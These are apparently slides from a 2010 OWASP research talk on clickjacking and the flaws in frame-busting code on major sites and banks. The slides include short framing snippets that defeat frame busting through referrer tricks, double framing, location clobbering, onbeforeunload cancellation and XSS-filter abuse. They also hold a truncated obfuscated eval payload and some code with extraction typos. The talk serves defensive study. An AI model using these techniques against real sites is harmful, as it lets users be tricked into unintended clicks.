



Busting Frame Busting

Gustav Rydstedt
Stanford University
rydstedt@stanford.edu

OWASP
June 23 2010

Joint work with Elie Burzstein, Dan Boneh, Collin Jackson

Copyright © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Busting Frame Busting


**A Study of Clickjacking Vulnerabilities
on Popular Sites**



Gustav Rydstedt, Elie Burzstein, Dan Boneh, Collin Jackson

What is frame busting?

- HTML allows for any site to frame any URL with an **IFRAME** (internal frame)




`<iframe src="http://www.google.com">`

Ignored by most browsers

`</iframe>`

What is frame busting?

- Frame busting are techniques for **preventing framing by the framed site.**



What is framebusting?

Common frame busting code is made up of:

- a conditional statement
- a counter action

```
if (top !== self) {  
    top.location = self.location;  
}
```

Why **frame busting**?

Primary: Clickjacking

Jeremiah Grossman and Robert Hansen, 2008



Clickjacking 2.0

(Paul Stone, BHEU '10)

Utilizing **drag and drop**:

Grab data off the page
(including source code, form data)

Get data into the page
(forms etc.)

Fingerprint individual objects in the framed page

Survey

- Idea: Grab frame busting from **Alexa Top-500** and **all US banks**.
Analyze code.
- Used semi-automated crawler based on HTMLUnit.
- Manual work to trace through obfuscated and packed code.

Obfuscation/Packing

```
<script>eval(unescape('function%20ppEwEu%28yJVD%29%7Bfunction%20xFplcSbG%28mrF%29%7Bvar%20rmO%3DmrF.length%3Bvar%20wxxwZl%3D0%2CowZtrl%3D0%3Bwhile%28wxxwZl%3CrmO%29%7BowZtrl+%3DmrF.charCodeAt%28wxxwZl%29*rmO%3BwxxwZl++%3B%7Dreturn%20%28%27%27+owZtrl%29%7D%20%20%20try%20%7Bvar%20dxc%3Deval%28%27a%23rPgPu%2CmPe%2Cn%2Ct9sP.9ckaPl%2C1Pe9e9%27.replace%28/%5B9%23k%2CP%5D/g%2C%20%27%27%29%29%2CgIXc%3Dnew%20String%28%29%2CsIoLeu%3D0%3BqcNz%3D0%2CnuI%3D%28new%20String%28dxc%29%29.replace%28/%5B%5E@a-z0-9A-Z_.%2C-%5D/g%2C%27%27%29%3Bvar%20xgod%3DxFplcSbG%28nuI%29%3ByJVD%3Dunescape%28yJVD%29%3Bfor%28var%20eILXTs%3D0%3B%20eILXTs%20%3C%20%28yJVD.length%29%3B%20eILXTs++%29%7Bvar%20esof%3DyJVD.charCodeAt%28eILXTs%29%3Bvar%20enzoexMG%3DnuI.charCodeAt%28sIoLeu%29%5Exgod.charCodeAt%28qcNz%29%3BsIoLeu++%3BqcNz++%3Bif%28sIoLeu%3EnuI.length%29sIoLeu%3D0%3Bif%28qcNz%3Exgod.length%29qcNz%3D0%3BgIXc+%3DString.fromCharCode%28esof%5EnzoexMG%29%3B%7Deval%28gIXc%29%3B%20return%20gIXc%3Dnew%20String%28%29%3B%7Dcatch%28e%29%7B%7D%7DppEwEu%28%27%2532%2537%2534%2531%2535%2533%2531%2530%2550%2508%2518%2537%255c%2569%2531%2506%255d%250e%253e%2536%2574%2522%2533%2535%252a%2531%250c%250d%2537%253d%2572%255b%2571%250d%252d%2513%2500%2529%25
```



Survey

Sites	Framebusting
Top 10	60%
Top 100	37%
Top 500	14%

Survey

Conditional Statements

```
if (top != self)
```

```
if (top.location != self.location)
```

```
if (top.location != location)
```

```
if (parent.frames.length > 0)
```

```
if (window != top)
```

```
if (window.top !== window.self)
```

```
if (window.self != window.top)
```

```
if (parent && parent != window)
```

```
if (parent &&  
    parent.frames &&  
    parent.frames.length>0)
```

```
if((self.parent&&  
    !(self.parent===self))&&  
    (self.parent.frames.length!=0))
```

Counter-Action Statements

```
top.location = self.location
```

```
top.location.href = document.location.href
```

```
top.location.href = self.location.href
```

```
top.location.replace(self.location)
```

```
top.location.href = window.location.href
```

```
top.location.replace(document.location)
```

```
top.location.href = window.location.href
```

```
top.location.href = "URL"
```

```
document.write('')
```

```
top.location = location
```

```
top.location.replace(document.location)
```

```
top.location.replace('URL')
```

```
top.location.href = document.location
```

```
top.location.replace(window.location.href)
```

```
top.location.href = location.href
```

```
self.parent.location = document.location
```

```
parent.location.href = self.document.location
```

```
top.location.href = self.location
```

```
top.location = window.location
```

```
top.location.replace(window.location.pathname)
```

```
window.top.location = window.self.location
```

```
setTimeout(function(){document.body.innerHTML='';},1);
```

```
window.self.onload = function(evt){document.body.innerHTML='';}
```

```
var url = window.location.href; top.location.replace(url)
```

**All frame busting code we found
was broken**

Let's check out some poorly written code!

Courtesy of Walmart



```
if (top.location != location) {  
  if(document.referrer &&  
    document.referrer.indexOf("walmart.com") == -1)  
  {  
    top.location.replace(document.location.href);  
  }  
}
```


Error in Referrer Checking



From <http://www.attacker.com/walmart.com.html>

```
<iframe src="http://www.walmart.com">
```

Limit use of indexOf()...


Courtesy of

The New York Times

The New York Times

```
if (window.self !== window.top &&
    !document.referrer.match(
      /https?:\/\/[^\?\/]+\\.nytimes\.com\/))
{
  self.location = top.location;
}
```

Error in Referrer Checking




From <http://www.attacker.com/a.html?b=https://www.nytimes.com/>
<iframe src="http://www.nytimes.com">
Anchor your regular expressions.

Courtesy of



```
if (self != top) {  
    var domain = getDomain(document.referrer);  
    var okDomains = /usbank|localhost|usbnet/;  
    var matchDomain = domain.search(okDomains);  
  
    if (matchDomain == -1) {  
        //frame bust  
    }  
}
```

Error in Referrer Checking



From `http://usbank.attacker.com/`
`<iframe src="http://www.usbank.com">`
Don't make your regular expressions too lax.

Strategic Relationship?

Norweigan State House Bank

<http://www.husbanken.no>




OWASP



Strategic Relationship?

Bank of Moscow

<http://www.rusbank.org>




Courtesy of



```
try{
```

```
    A=!top.location.href  
}catch(B){}
```

```
A=A&&
```

```
!(document.referrer.match(/^https?:\V\[-az09.]  
*\.google\.(co\.|com\.)? [a-z] +\V)&&  
!(document.referrer.match(/^https?:\V\([^\V]*\.)?  
(myspace\.com|  
myspace\.cn|  
simsidekick\.com|  
levisawards\.com|  
digg\.com)\V/i));
```

```
if(A){ //Framebust }
```


The people **you trust** might not frame bust



Google Images **does not** frame bust.

Referrer = Funky Stuff

Many attacks on referrer: washing/changing


Open redirect referrer changer

HTTPS->HTTP washing

Can be hard to get regular expression right
(apparently)

“Friends” cannot be trusted

Facebook Dark Layer



The screenshot shows the Facebook 'My Account' settings page. At the top, there is a dark blue header with the Facebook logo and a search bar containing the text 'Find People and More'. Below the header, the page is titled 'My Account' and features a navigation menu with tabs for 'Settings', 'Networks', 'Notifications', 'Mobile', 'Language', 'Payments', and 'Facebook Ads'. The 'Settings' tab is selected. The main content area lists several account settings, each with a description and a 'change' link:

- Name**: Your real name. Gustav Goose Rydstedt. [change](#)
- Username**: Your username. gustav.rydstedt. [change](#)
- Email**: Set your email contact information. rydstedt@stanford.edu. [change](#)
- Password**: What you use to log in. *****. [change](#)
- Linked Accounts**: Use other accounts to log in. [change](#)
- Privacy**: Control what information you share. [manage](#)
- Deactivate Account**: [deactivate](#)

At the bottom of the page, there is a footer with the text 'Facebook © 2010 English (US)' on the left and 'About Advertising Developers Careers Terms • Find' on the right.

Courtesy of Facebook

- Facebook deploys an exotic variant:

```
if (top !== self) {  
  try {  
    if (top.location.hostname.indexOf("apps") >= 0) throw 1;  
  } catch (e) {  
    window.document.write("<div style=  
      'background: black;  
      opacity: 0.5; filter: alpha(opacity = 50);  
      position: absolute; top: 0px; left: 0px;  
      width: 9999px; height: 9999px;  
      z-index: 1000001'  
      onClick='top.location.href=window.location.href'>  
      </div>");  
  }  
}
```



Facebook – Ray of Light!

All Facebook content is centered! We can push the content into the ray of light **outside of the div.**

```
<iframe width="21800px" height="2500px" src  
="http://facebook.com">
```

```
    <script>  
    window.scrollTo(10200, 0 ) ;  
    </script>
```


Facebook – Ray of Light!

facebook

My Account

Settings Networks Notifications Mobile Language Payments Facebook Ads

Name	change
Your real name.	Gustav Goose Rydstedt
Username	change
Your username	gustav.rydstedt
Email	change
Set your email contact information.	rydstedt@stanford.edu
Password	change
What you use to log in.	*****
Linked Accounts	change
Use other accounts to log in.	
Privacy	manage
Control what information you share.	
Deactivate Account	deactivate



Facebook © 2010 English (US) [About](#) [Advertising](#) [Developers](#) [Careers](#) [Terms](#) • [Fi](#)




Generic Browser Weaponry!

Courtesy of **many**

```
if(top.location != self.location) {  
    parent.location = self.location;  
}
```


Double Framing!



framed1.html

```
<iframe src="framed2.html">
```

framed2.html

```
<iframe src="victim.com">
```

Descendent Policy

- Introduced in *Securing frame communication in browsers*. (Adam Barth, Collin Jackson, and John Mitchell. 2009)

Descendant Policy

A frame can navigate only it's decedents.

top.location = self.location is allowed special case.

Location Clobbering

```
if (top.location != self.location) {  
    top.location = self.location;  
}
```

If **top.location** can be changed or disabled this code is **useless**.

But our *trusted* browser would never let such atrocities happen... **right?**

Location Clobbering

IE 7:

```
var location = "clobbered";
```

Safari:

```
window.__defineSetter__("location", function(){});
```


top.location is now **undefined**. ☹

Asking Nicely

- User can **manually cancel** any **redirection attempt** made by frame busting code.
- Attacker just needs to ask...

```
<script>  
  window.onbeforeunload = function() {  
    return "Do you want to leave PayPal?";  
  }  
</script>  
<iframe src="http://www.paypal.com">
```

Asking Nicely



Not Asking Nicely

- Actually, we don't have to ask nicely at all. Most browser allows to **cancel the relocation "programmatically"**.

```
var prevent_bust = 0
window.onbeforeunload = function() {kill_bust++ }
setInterval(function() {
    if (kill_bust > 0) {
        kill_bust -= 2;
        window.top.location = 'http://no-content-204.com'
    }
}, 1);
<iframe src="http://www.victim.com">
```

Restricted zones

■ IE 8:

```
<iframe security="restricted" src="http://www.victim.com">
```

Javascript and Cookies disabled

■ Chrome (HTML5):

```
<iframe sandbox src="http://www.victim.com">
```

Javascript disabled (cookies still there)

■ IE 8 and Firefox:

designMode = on

(Paul Stone BHEU'10)

Javascript disabled (more cookies)

Reflective XSS filters

- Internet Explorer 8 introduced reflective XSS filters:

`http://www.victim.com?var=<script> alert(`xss`)`

If `<script> alert(`xss`);` appears in the rendered page, the filter will replace it with `<sc#pt> alert(`xss`)`

Reflective XSS filters

Can be used to target frame busting

(Eduardo Vela '09)

Original

```
<script> if(top.location != self.location) //framebust </script>
```


Request > `http://www.victim.com?var=<script> if (top`

Rendered

```
<sc#pt> if(top.location != self.location)
```

Chrome's XSS auditor, same problem.

Is there any hope?



Well, sort of...

X-Frames-Options (IE8)

- HTTP header sent on responses
- Two possible values: **DENY** and **SAMEORIGIN**
- On DENY, will not render in framed context.
- On SAMEORIGIN, only render if top frame is same origin as page giving directive.

X-Frames-Options

- Good adoption by browsers (all but Firefox, coming in 3.7)
- Poor adoption by sites (4 out of top 10000, survey by sans.org)
- Some limitations: per-page policy, no whitelisting, and proxy stripping.

Content Security Policy (FF)

- Also a HTTP-Header.
- Allows the site to specific restrictions/abilities.
- The **frame-ancestors** directive can specify allowed framers.
- Still in beta, coming in Firefox 3.7

Best for now (but still not good)

```
<style>html { display:none }</style>  
<script>  
if (self == top) {  
    document.documentElement.style.display = 'block';  
} else {  
    top.location = self.location;  
}  
</script>
```

Don't use visibility: hidden (leak attacks still possible)

... a little bit more.

These sites (among others) do frame busting...

The Facebook logo, consisting of the word "facebook" in white lowercase letters on a blue rectangular background.The Twitter logo, featuring the word "twitter" in a light blue, rounded, lowercase font with a white outline.The PayPal logo, with the word "PayPal" in blue, italicized, lowercase letters, and a small "TM" trademark symbol to the right.

... a little bit more.

... but do these?



No, they generally don't...

Site	URL	Framebusting
Facebook	http://m.facebook.com/	YES
MSN	http://home.mobile.msn.com/	NO
GMail	http://m.gmail.com	NO
Baidu	http://m.baidu.com	NO
Twitter	http://mobile.twitter.com	NO
MegaVideo	http://mobile.megavideo.com/	NO
Tube8	http://m.tube8.com	NO
PayPal	http://mobile.paypal.com	NO
USBank	http://mobile.usbank.com	NO
First Interstate Bank	http://firstinterstate.mobi	NO
NewEgg	http://m.newegg.com/	NO
MetaCafe	http://m.metacafe.com/	NO
